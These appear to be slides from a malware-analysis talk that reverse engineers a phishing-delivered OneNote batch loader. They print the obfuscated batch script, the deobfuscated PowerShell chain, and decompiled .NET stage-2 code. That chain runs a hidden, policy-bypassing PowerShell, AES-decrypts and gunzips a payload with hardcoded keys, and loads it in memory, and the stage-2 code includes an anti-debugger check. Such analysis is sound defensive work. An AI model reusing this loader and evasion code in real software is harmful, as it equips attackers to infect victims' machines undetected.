

Our Adventures in Malware Analysis



What is Malware Analysis?

- Deconstructing a program to discern its intentions
- Types of MRE (Malware Reverse Engineering)
 - Static - don't run code
 - Dynamic - run code and watch hell unfold

Definitions

- Stage N
 - Phases of malware execution
 - Where stage 0 is first sequence in execution
- Loaders
 - Used to introduce another piece of malware from the current stage
- .NET (pronounced “dot net”)
 - Framework used to interact with Windows components
- Obfuscation
 - Technique used by malware authors to evade signature based detection (and make analysis by humans a pain)

Tools Used

- Text editor of your choice
 - Notepad best IDE (jk we used VS Code)
- CyberChef
 - Cooking up dem decryptions
- .NET decompiler
 - What's a decompiler you ask?
 - A program which deconstructs a compiled program into human readable code
 - We used dnSpy/dotPeek
- Scripting Languages
 - Powershell
 - Python

DISCLAIMER

**DON'T DETONATE MALWARE ON
YOUR HOST**



How Did We Get Here? - Stage 0

- Friend received a phishing email which contained a onenote document
- Document had an image with a file behind which the user would execute on clicking it
- Sent to us to poke and prod

**CLICK HERE
TO CONTINUE**



Sussy



Sussy



Sussy



Sussy

**CLICK HERE
TO CONTINUE**



HACK

The Batch Script - Stage 1

375 Lines of obfuscated batch script

```
Ubuntu-20.04 > home > colton > RE > F rudm1.data
1 @echo off
2 set "mdtq=et "
3 %mdtq%"INsnITjNov-rs"
4 %mdtq%"TTjXnosvIc=Vd"
5 %mdtq%"tthAgOfRj=Sy"
6 %mdtq%"LwldPZPEa=em"
7 %mdtq%"ownrhvDpP=ex"
8 %mdtq%"cZwngOptP=he"
9 %mdtq%"jVzUzAlxa=py"
10 %mdtq%"sLkgJjPpK=;"
11 %mdtq%"YegTmLlms=nd"
12 %mdtq%"DZQwTlLen=po"
13 %mdtq%"ubKcJghTzH=we"
14 %mdtq%"RvQTrSdfqZ=us"
15 %mdtq%"scsnndIXDl=s;"
16 %mdtq%"teeahZvrhe= c"
17 %mdtq%"DRZjUldTtC=0"
18 %mdtq%"XoRtZgeJmk=In"
19 %mdtq%"bugICDFApH=11"
20 %mdtq%"ghKSAYkSkp=ow"
21 %mdtq%"00hBYHJWp=32"
22 %mdtq%"awIRonFKLe /"
23 %mdtq%"KjGcHfseEu=V"
24 %mdtq%"oNPuMexZl="W-0,"
25 %mdtq%"YdowDEfDGe=st"
26 %mdtq%"MqwhTwGmXG=ki"
27 %mdtq%"PZCbQmOGe=he"
28 %mdtq%"ReEDTrhyhC=.e"
29 %mdtq%"jwkiyupJiY=xe"
30 %mdtq%"cMwpyjVtXf=do"
31 %mdtq%"LndhVLSfT=em"
32 %mdtq%"vZhuPuGLVw=1,"
33 %mdtq%"uZLZmtLlp=we"
34 %mdtq%"dqjWjXOCs=Po"
35 %mdtq%"HjGhExvgIZ=y"
36 %mdtq%"mhgEKpYokI=11"
37 %mdtq%"BQVvsbySkT=co"
38 %mdtq%"skvFrantHhurs="
```

25

/ 60

25 security vendors and 1 sandbox flagged this file as malicious

d5d8deb0a5da4352ded02c6a51c10efae2b030518247713ecb28274123b76b8

87.44 KB

2023-02-07 17:56:27 UTC

5 (1) bat

checks-cpu-name detect-debug-environment long-sleeps direct-cpu-clock-access sets-process-name

Community Score

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Security vendors' analysis

AhnLab-V3	Downloader.BAT.Generic.S2097	ALYac	Trojan.BAT.Agent
Antiy-AVL	Trojan.BAT.Obluse	Arcabit	Trojan.Generic.D3E27231
Avast	Other.Malware.gen [Trj]	AVG	Other.Malware.gen [Trj]
BitDefender	Trojan.GenericKD.65172017	ClamAV	Txt.Downloader.OneNote.BAT.9988016-0
DrWeb	BAT.Drop.2785	Emmisoft	Trojan.GenericKD.65172017 (B)
eScan	Trojan.GenericKD.65172017	Fortinet	BAT.Agent.5893tr
GData	Trojan.GenericKD.65172017	Google	Detected
Kaspersky	Trojan.BAT.Agent.bvp	Lionic	Trojan.UKP.Agent.4tc



The Batch Script

Loads of aliases

```
@echo off
set "mDtq=set "
% mDtq% "IMSnITJWov=rs"
% mDtq% "TTjXRoSvJI=\W"
% mDtq% "tHtAgOFRjm=Sy"
% mDtq% "LwNdPZPPEa=e""
% mDtq% "owrrhvDMPF=ex"
% mDtq% "cZVmgMDptP=he"
% mDtq% "jVzUZhAIXa=py"
% mDtq% "sLkgJjPxPk=:\"
% mDtq% "YEgtWwlLns=nd"
% mDtq% "DZMQwTtlEn=po"
% mDtq% "uBxCJghTzH=we"
% mDtq% "RvQTrSdfqZ=ws"
% mDtq% "scSnndIXDL=s\"
% mDtq% "teEmhZvrhe= C"
% mDtq% "DRzJuldtTC=0\"
% mDtq% "XeRtZgelmk=in"
% mDtq% "buGiCDfAph=ll"
% mDtq% "GhkSAyKskP=ow"
% mDtq% "OohBZyNJMM=32"
% mDtq% "awNRonfKLe= /"
```

```
%NpUi%"plHAbWoCnG=den "
%NpUi%"NsWYZQRmUE=lBlo"
%NpUi%"vBbXwYYwGB=, $z"
%NpUi%"GtOhwUyvAn=tem."
%NpUi%"heTzKiEaSG=null"
%NpUi%"bLwuHtUxOl=hWOz"
%NpUi%"DjfgISMPVZ=.Ass"
%NpUi%"vodhwGUUSl=ress"
%NpUi%"RIqZAMhMDq=Star"
%NpUi%"FEztFPbnLr=1] -"
%NpUi%"vqoPJiYujy= ')"
%NpUi%"ijzjwpiiAs=Syst"
%NpUi%"JwXNGeZead=-joi"
%NpUi%"baZsldeaFF=rts4"
%NpUi%"YgolRARsTe=Tlla"
%NpUi%"PcXkXcAAIL=saBm"
%NpUi%"ZIrXIDywwZ=e]::"
%NpUi%"gkCSqLcoug=S46e"
```



The Batch Script

Encoded Data

```
:: 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
```



HACK

The Batch Script

Execution

```
%BQYvsbysXT%jvZUzHAIxa%teEmhZvrhe%SLkgJjPxpK%mqwhIwGnXG%VegtwwlLns%GhksAYkSkp%scSnndIXdL%tHtAgOFrjm%YdkwDEfDgk%LndhoVLSfT%0ohBzYnJM%TTjXRoSVjI%XertZgeImk%cmMpyjVIXf%RvQTrSdfqz%ddqiwVJXOCS%uBxCKghTzH%skXERBoxbh%kcZVMgMDptP%mhgEKpYokl%kgJGHTsEEu%vZnUPuGLv%DRzJuldtTC%0ZMQWtLEr%uZLZuntLop%IMSNITJwov%PZkQvwmXW%b
uGiCDfAph%RrEDTRhyhC%jwXiyupJiY%awNRonfKLE%NjghExvgziZ%oNPNuExxJh%owrrhvdMPf%LwNdPZPEa%
cls
%OKHGPdvjnx%hAPwhqrYUS%
%OrvJwJjftI%bkNkvQyiGo%SwCRNwNOIT%xsLHoeODbx%QKcyphlKwv%wFIqqsPDVA%uWAlIzfvR%cUhjxhtdCG%KDrnxSfJqk%plHABwoCnG%HfOfCxxzii%YLapSPCjcs%zuOzCRmGhB%SRQWYfOMTu%
ujXiXDsLi%tfzUGnQocC%qRsgqhvdqk%ldqpiXQwgbz%GTUyHnVrVqK%oaJRDRSQQ%HgCBedQWQ%RKMDWxtyC%PaNFvDgYDU%YgOLARASte%XayZTenFvi%GxRPaHswFb%WNSNCRKVBVM%FEzTfPbNlR%Q
AcvOAozl%jhuNSifmWj%jTITacCxxkK%FeLnkvpNr%awpCokQhLz%CFCCJEHCSM%CQOaEcZjI%PVIqMmwqLr%lqmkIZyiEF%ONyaOFHpYl%BqYzJHXoPw%IrQBbmEDrE%DAVCYcwHcg%FgrAQURNBa%ck
sioxXzC%bXduHavwAG%lpMIRBZPKG%URcrBtiNfB%gyhafBJXSP%YvmUPNXJqv%XGmTIkbGto%RIQZAMhMDq%scxuiYfHNB%VzwjdzlosV%zDeEXQEmtD%FLfaDvjsLJ%TEfssmhVb%ASuIQOYSws%tsO
yiktWfI%pTDIPfYymF%QDxsCnrxpJ%xrvtpmfGXh%ZPCnLGoLsk%qZFrOwbwVu%SVmqkyyksd%ARbefOvdGv%yFyYyldet%LILCoeCLC%ietpJzXBmZ%aYPZwnQosM%nvFYRSgzPB%lJaTNumPoZ%Akrf
smSLfb%kootqzNyuxR%syLLNRYMmC%baZsIdeafF%ZuTonXQKua%VRswGcyfRB%owZdanoaev%JxOSSYEWXQ%bNBlgJHCmj%EyieqCvQNZ%IPFYrxcAEI%yCibAaunWR%GMOVRKokBP%dojYhLIDui%ghYeL
cQhDq%IHTwtWAKHG%isYOFJsjTo%ssRsnKyNkjP%UhgIhvmFL%KXxwZnJzjb%JGooYQogLU%iqArLbmNHj%pgEIEuvenW%pEKifosRnq%gnaKctweDY%BvCpLDcGKD%vKsPFEgsmx%juAqcbfTFk%YrBpVT
cwwC%llgKwVwLey%NeSgohVlmK%yibAEeIDL%CKvJlXnQvg%getohwUyvAn%YRiMedkGFQ%cnRRtWdiIVR%TEpgetdeT%FncGNKcjFh%MHKESPBvlt%MqAtUtbBIz%JrBvlaolGL%AYCNfLukoO%CYlIXoN
tIT%JaAGxvFptS%kaqPZsIOWMDi%zQNUxLIqx%uuanBAYWpJ%feQwomjTsk%AaPctSmfi%QNPXrfqCxs%oRxCuucargl%CXznvlEXT%nsndWqntRT%whlaviDVZy%SVZKnrEbt%asOEwTX%GhGaxoux
rN%IJXurStPsi%ZrxiDYwZ%EXJnRlVciP%ZumoLruoXm%DoBPMYocPL%WrasjYLDKF%WQgCjfwdrM%ijzjwpiiAs%WsmXTHtTEN%FKLrpMiYFH%clpyCMSRWU%PDjKJdeJB%LCZZLyyhUK%gkCSqLcou
g%PcXkXCAAIL%HZoevzmMe%knKwLNFARUX%BOCLJEobJ%XXziChVywQ%zMcqTffMws%cjKkSkLSm%Uxpdgpknjf%JBudyomyJF%eSrJGORPyj%XjfkVbxzjD%VrCQIAoCmv%GMCmhcFfw%YvPZiAwKhW
%rNogKmpAag%zODCDkhsct%WRQEZBci%deVpdsXbv%MEEPtKsnwy%sdHnzAKyBl%kMscUthYk%nlqHrMNXU%HoGJaXhpD%HztQkZlMny%QeOLLgMagi%nXAhEVGIdc%XlYUDNSAXi%gAAZDCAuYI%
nXbhpkznm%scKaFGTiX%omCYbNxBDb%vLkuPakqFs%oGniPDRpY%VGmauauCFB%NYIKShsova%vqoPJiYujy%whCFpZJZO%FhkdfPxdqH%KCUXDFswrM%baTHFFvced%ijpGunfkt%KveBNunFca%
wScnFndXa%JUYmzBnoCp%AhmKcgVsTL%SqaEGFQbTP%aBNJzPXRBm%gyvMaqqulH%KUKMhdUTGU%KlWpYucyn%ierHeTonEq%pvqlEFrACV%uDLgBVDoxb%WmXyGDcho%pHPFoujIj%hTAcSfSkjg%P
ZPDvzbSNy%CoSnmfNMNm%AugOuCNUES%KNSWzQRmUE%PBvjHsAMxg%RWITUjVTBt%nfnLJsuOp%vBBXwYwGB%BAxyBrJcpd%XqDbQkAoyx%AgYTLpULx%wxuHrMIPPT%zPfKreYAhl%KxxjbcvPnL%WY
EEHAvJJD%CyHEXkanq%rtldIayKfv%KtbiWBLAdR%JCQdLQsmr%huoYtDUSEJ%kaQnsjxyHV%yAKZWPcAcP%zhhyobwutOT%GswuQvmCkz%NrkQSUDzKE%aUPOtLbmW%PDkOPGDqIY%DZPcbQIwG%SUIT
ktMchtW%MLQKjHwbL%qmrmbaenNMK%XdegOUVzVc%DwxLISjbsR%iaHKQgdws%hptizigkpp%oiAYIUOfbj%rduWbXWtQ%RypDvncpmc%LZQCazJcv%RYvabEVXG%mmUnYQSCuX%SZsYXrmtB%YnRu
fSdpcR%SEJkPyFDD%lBgHcsfWcj%rddfedezvhzg%MCvlboPiIY%LIoHswgjr%NHNNSzPAEG%dgvgzGVfO%CwnDXIPM%SLhvsfPdI%GcNLcrVfnH%MRlDDkqtjuQ%AErYyafu%QcjtBqUWIR%wVVOZq
gTEIk%GtVmiIudt%hmlW%OCKBT%wAxADUbQSiR%jUpdiktOGT%WQCKfjnbdb%YecrEpffal%rBVCMUWIEL%VodhHkgUsl%ooogNlRyytI%eONVbvUaLX%WEXsgQUVvY%ukmPwDmPIT%vYjKGagahB%LJjUYJ
Rwax%qwczzTbYvyY%IglCCOVMLz%PMOTMabsqM%lPorRZVJlM%fbIHsFigrk%oeLAHEHjnzZ%SjHLNsTKD%SLBYUNDGafr%rUaGyEnkN%rMmUwUxA%npwORDDMGt%AbiFHxiAmG%NeIXmfopeY%tgIauby
lPv%DRHrnqEREW%ntKOMiGyCL%ooTHzUPHlG%zwlqcWwRJv%BxKbLAvxoL%uZJdgpJart%BFXxQhuLQ%LpGKRDAWz%YrTZLzNhJN%WwAQuERMKU%TbLYzfkCTP%LIdSujEGMX%dzKXdpOYmG%aQPcGXGU
Af%gPknUcetiWl%zlanQTrOUk%rLqnpVSBx%djfGisMPVZ%VGcagOQCLN%GSZpodaJf%gslswYIqfex%gBSvokiPha%PPPYrKjPRE%YmKPNdjdsP%WNGeZead%VesfbvCXH%hPCAZuRdIL%BexsqJScs
m%CKfONJUTfNS%blwHtUxoL%knwVPCQzHos%ZdfvmaAORe%BlpJzPIcX%puohzojzLS%NTRvOcgaiF%SfFKbHfM%HEPQdIlXwy%SbcZqhuTbh%jhtFeJPeXo%hetZKiEaSG%qIEKMRDgtC%GndyCALKMT
%thAyroidoI%CubvRBcjsm%filUquavWk%UnYnjght%
(goto) 2>nul & del "%-f0"
exit /b|
```



What Does that Execution Section Actually Do?

- Concatenates all those aliases from earlier and executes that combined command. We got this via find/replace in python

```
copy C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe /y "C:\Users\username\Downloads\nudm1.bat.exe"
cd "C:\Users\username\Downloads\"
"nudm1.bat.exe" -nopprofile -windowstyle hidden -ep bypass -command $cnFta = [System.IO.File]::('txeTllAdaeR'[-1..-11] -join '')('C:\Users\username\Downloads\nudm1.bat').
foreach ($MoCzy in $cnFta) { if ($MoCzy.StartsWith(': ')) { $vdVxE = $MoCzy.Substring(3); break; }; };
$zWeYV = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')($vdVxE);
$tPJlc = New-Object System.Security.Cryptography.AesManaged;
$tPJlc.Mode = [System.Security.Cryptography.CipherMode]::CBC;
$tPJlc.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7;
$tPJlc.Key = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')('402hMB9pMchU0wZqwOxI/4wg3/QsmYElktiAnwD4Lqw=');
$tPJlc.IV = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')('TFfxPAVmUjXw1j++dcSfsQ==');
$zFeze = $tPJlc.CreateDecryptor();
$zWeYV = $zFeze.TransformFinalBlock($zWeYV, 0, $zWeYV.Length);
$zFeze.Dispose();
$tPJlc.Dispose();
$DnWEF = New-Object System.IO.MemoryStream($zWeYV);
$pDxkZ = New-Object System.IO.MemoryStream;
$NShll = New-Object System.IO.Compression.GZipStream($DnWEF, [IO.Compression.CompressionMode]::Decompress);
$NShll.CopyTo($pDxkZ);
$NShll.Dispose();
$DnWEF.Dispose();
$pDxkZ.Dispose();
$zWeYV = $pDxkZ.ToArray();
$IuaSr = [System.Reflection.Assembly]::('daoL'[-1..-4] -join '')($zWeYV);
$fhwOz = $IuaSr.EntryPoint;$fhwOz.Invoke($null, ([string[]] ('')))
```



Now We Deobfuscate it

Copy Powershell Binary for some reason???

```
copy C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe /y "%~0.exe"  
cls  
cd "%~dp0"
```

Find the batch comment in the script and base64 decode it

```
:: revtext -> ReadAllText. reads the contents of nudm1.bat and stores it in batContents  
$batContents = [System.IO.File]::("tXeTl1AdaeR"[-1..-11] -join ' ') ("C:\Users\username\Downloads\nudm1.bat").Split([Environment]::NewLine);  
  
:: look for  
foreach ($line in $batContents) {  
    if ($line.StartsWith(':: ')) {  
        $payload = $line.Substring(3);  
        break;  
    }  
};  
  
:: revtext -> FromBase64String  
$revText2 = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join ' ')($payload);
```



HACK

Now We Deobfuscate it

Create an AES Encryption object

```
:: create an AES object
$AESObj = New-Object System.Security.Cryptography.AesManaged;
$AESObj.Mode = [System.Security.Cryptography.CipherMode]::CBC;
$AESObj.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7;
:: key =  E0 ED A1 30 1F 69 31 C8 54 D1 66 6A C0 EC 48 FF 8C 20 DF F4 2C 99 81 25 92 D8 80 9F 00 F8 2E AC
$AESObj.Key = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join ' ')( '402hMB9pMchU0WZqw0xI/4wg3/QsmYElktiAnwD4Lqw=' );
:: IV = 4C 57 F1 3C 05 66 50 95 F0 D6 3F BE 75 C4 9F B1
$AESObj.IV = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join ' ')( 'TffxPAVmUjXw1j++dcSfsQ==' );
```

Create decrypter and decrypt next stage

```
:: create a decryptor for AES
$AESDecryptor = $AESObj.CreateDecryptor();

:: decrypt payload
$revText2 = $AESDecryptor.TransformFinalBlock($revText2, 0, $revText2.Length);

:: cleanup
$AESDecryptor.Dispose();
$AESObj.Dispose();
```



Now We Deobfuscate it

Decompress payload to final state

```
:: decompress a gzipped file
$memStream1 = New-Object System.IO.MemoryStream(, $revText2);
$memStream2 = New-Object System.IO.MemoryStream;
$gzipStream = New-Object System.IO.Compression.GZipStream($memStream1, [IO.Compression.CompressionMode]::Decompress);
$gzipStream.CopyTo($memStream2);
```




Load payload into memory and execute



```
:: load an assembly
$revText2 = $memStream2.ToArray();
$assem = [System.Reflection.Assembly]::('daoL'[-1..-4] -join '')($revText2);
$assemEntryPoint = $assem.EntryPoint;
$assemEntryPoint.Invoke($null, (, [string[]] (')))
```

Stage 2 Time Babyyyyyyyyyyyyy

- Now we extract it
 - Grab the base64 from the script
 - Base64 decode that nonsense
 - AES decrypt it using the hardcoded Key and IV
 - Gunzip it

Why Cyberchef is Amazing



Recipe   

From Base64  

Alphabet

A-Za-z0-9+/=

☐ Remove non-alphabet chars ☐ Strict mode

AES Decrypt  

Key

MchU0WZqw0xI/4wg3/QsmYE1ktiAnwD4Lqw=

BASE64

IV

TFfxPAVmUJXw1j++dcSfsQ==

BASE64

Mode



CBC




Input

Raw

Output

Raw

Gunzip  

Input length: 75948 lines: 1     

```
iusojnaIAKdj27PecjCf7B9o56jzvbZ2cFVVARU+c0/k0BYoth3dkjadotr3Xdwe2BqHAiE606RmRDhszFbp8+LkwrIBTDMc
wtBupj/iADg8qML0gUe3TdIzxrYfNBKcnk4oRunVFW5bpgEfCpg33XbLHmfjZn
/5DEMG8vP6TFOntB6Gew83oaA6qNl4ntJ932SyzqVpJL01NFNWCAD6IqqfQ7zgoBgWPPnGkZqFdV7kpXm
/06iJgFsD76h+5+5ua3ZygnyOGT62NxAh9qft5EwEwhiqzUhFV1YyuhMmhJde25OC0Y9vEs8TbGW6h8
/hlTOeLj2KIRUbVp44YHU2+ix0JDMkyYvvZ1fsBgg4R6kkYRp3PzBVYlHa7tavCsZw7z2AXmM48zZst3vHbrCSsSH1sq8tOf
zeTWAYkjQ8Z50f+yzZM5CDCm2G0t3dBLZC1PkRw6bvPcSogpV3lKcQ4fQPRREMxiaoZfDPdcJa1oVCTFMIGo6z+WpdfwaOP
NJzS3e1IaTF8uITNDA7enbSecchEUi9wwff1HbiM1eTFR7RtL0YXaNzNcH0gzqjp+OI0iEXywf5YoRhuTmV62ziwJxPlHxvu
vs70vOuCIDmoYcXEbyr0FIr6hHXZYLm9frGKkXJxRCM5F+IMdeJT91imuWgtBBoc3itdEYwU511TEdV2ygXJ
/WshhmCyM+RBYNrJCMZ507pMSYdh4Kf4RYEVhwlMMVuoUzckTnT5m8PaEpzg6wdh3l0tZz6KK4rQUR0Hg2oDqkaIYc7wmoOd
7
/dmElftwUOEIwBW6pT+7eKOK4ywGWA3UnPDGT9ImbDQhhEa4Vm+mtBGkfHAVz0cdJ4xm1351IFnghSZOXgM4Hij7SP7ge1R8
8xfTLN8tAa1D1mHtyKaXqdYubUU5IfvexdQ50eHPAsJ5+IQut2oJjosXqSCK+QPfKP1I8z/F0cFJmPszn9Imf6moUdH4CQ
/8ofxP2NPuP7kTDhs+qUF5gbVMKP1l+761E6tZ4iZ9VBe5NVd5enf1Pd2DfDHTfSbaUWGR
/Qshl4DEtX7WhvYw+WpotilJnsFFeTYDCG5aQZL2SrUHMd6gP2d0EDR+VPbbU1yQJ+aM7iimiXwfaEsXR5QCkL
/uX1BU8LT6kOT2YNpuvoPbpw8s8meIwNMHRqf0QGWQceJTBdjq33CIr0t87IrvJqesMM5QJjXWxsukktuRELLvesxVjCrkB0
```




Why Cyberchef is Amazing

Pipe the output to detect file type in cyberchef and it gives us a hit!

```
Output
time: 23ms
length: 153
lines: 4

File type:  Windows Portable Executable
Extension:  exe,dll,drv,vxd,sys,ocx,vbx,com,fon,scr
MIME type:  application/vnd.microsoft.portable-executable
```




```
Output
time: 33ms
length: 61440
lines: 353

MZ.....ÿÿ...@.....º.. Í!,.LÍ!This program
cannot be run in DOS mode.
```

Now We Decompile Stage 2

Function and Variable Names are Obfuscated

We've deobfuscated it for the sake of clarity here



Some Cool Stuff It Does

All the strings we would usually dump are AES encrypted and Base64 Encoded

```
private static byte[] SRwvjAcHapOsRJfNBFXi(byte[] input, byte[] key, byte[] iv)
{
    AesManaged aesManaged = new AesManaged();
    aesManaged.Mode = CipherMode.CBC;
    aesManaged.Padding = PaddingMode.PKCS7;
```

Checks if debugger is enabled to evade dynamic analysis


```
if (Debugger.IsAttached || isDebuggerPresent || forFunctionPointer2()) { Environment.Exit(1); }
```

Checks the .NET resources for something called “payload.exe”

```
foreach (string manifestResourceName in Assembly.GetExecutingAssembly().GetManifestResourceNames())
{
    string name = manifestResourceName;
    if (!(name == payloadExe) && !(name == runpeDLL))
```

Let's Check Out This Payload.exe

Stored in the embedded resources section of the .NET assembly



What Does Stage 2 Do With This?

It AES decrypts the payload.exe resource then Gunzips it in memory

```
byte[] rawAssembly = Stage2.
```




```
gzipDecrypt(Stage2.AESDecrypt(Stage2.ExtractAssembly(payloadExe), Convert.FromBase64String("+K01pbdkMhzFf3VDSyAkV8TPzotEy7fRvL1m08E14="), Convert.FromBase64String("HY12x9zmGn/Yh4ebzFs3/
```



The Stage 2 payload now loads the gunzipped and decrypted Stage 3 into

```
MethodInfo entryPoint = Assembly.Load(rawAssembly).EntryPoint;  
try  
{  
    entryPoint.Invoke((object) null, new object[1]  
    {  
        (object) strArray  
    });  
}  
catch  
{  
    entryPoint.Invoke((object) null, (object[]) null);  
}
```

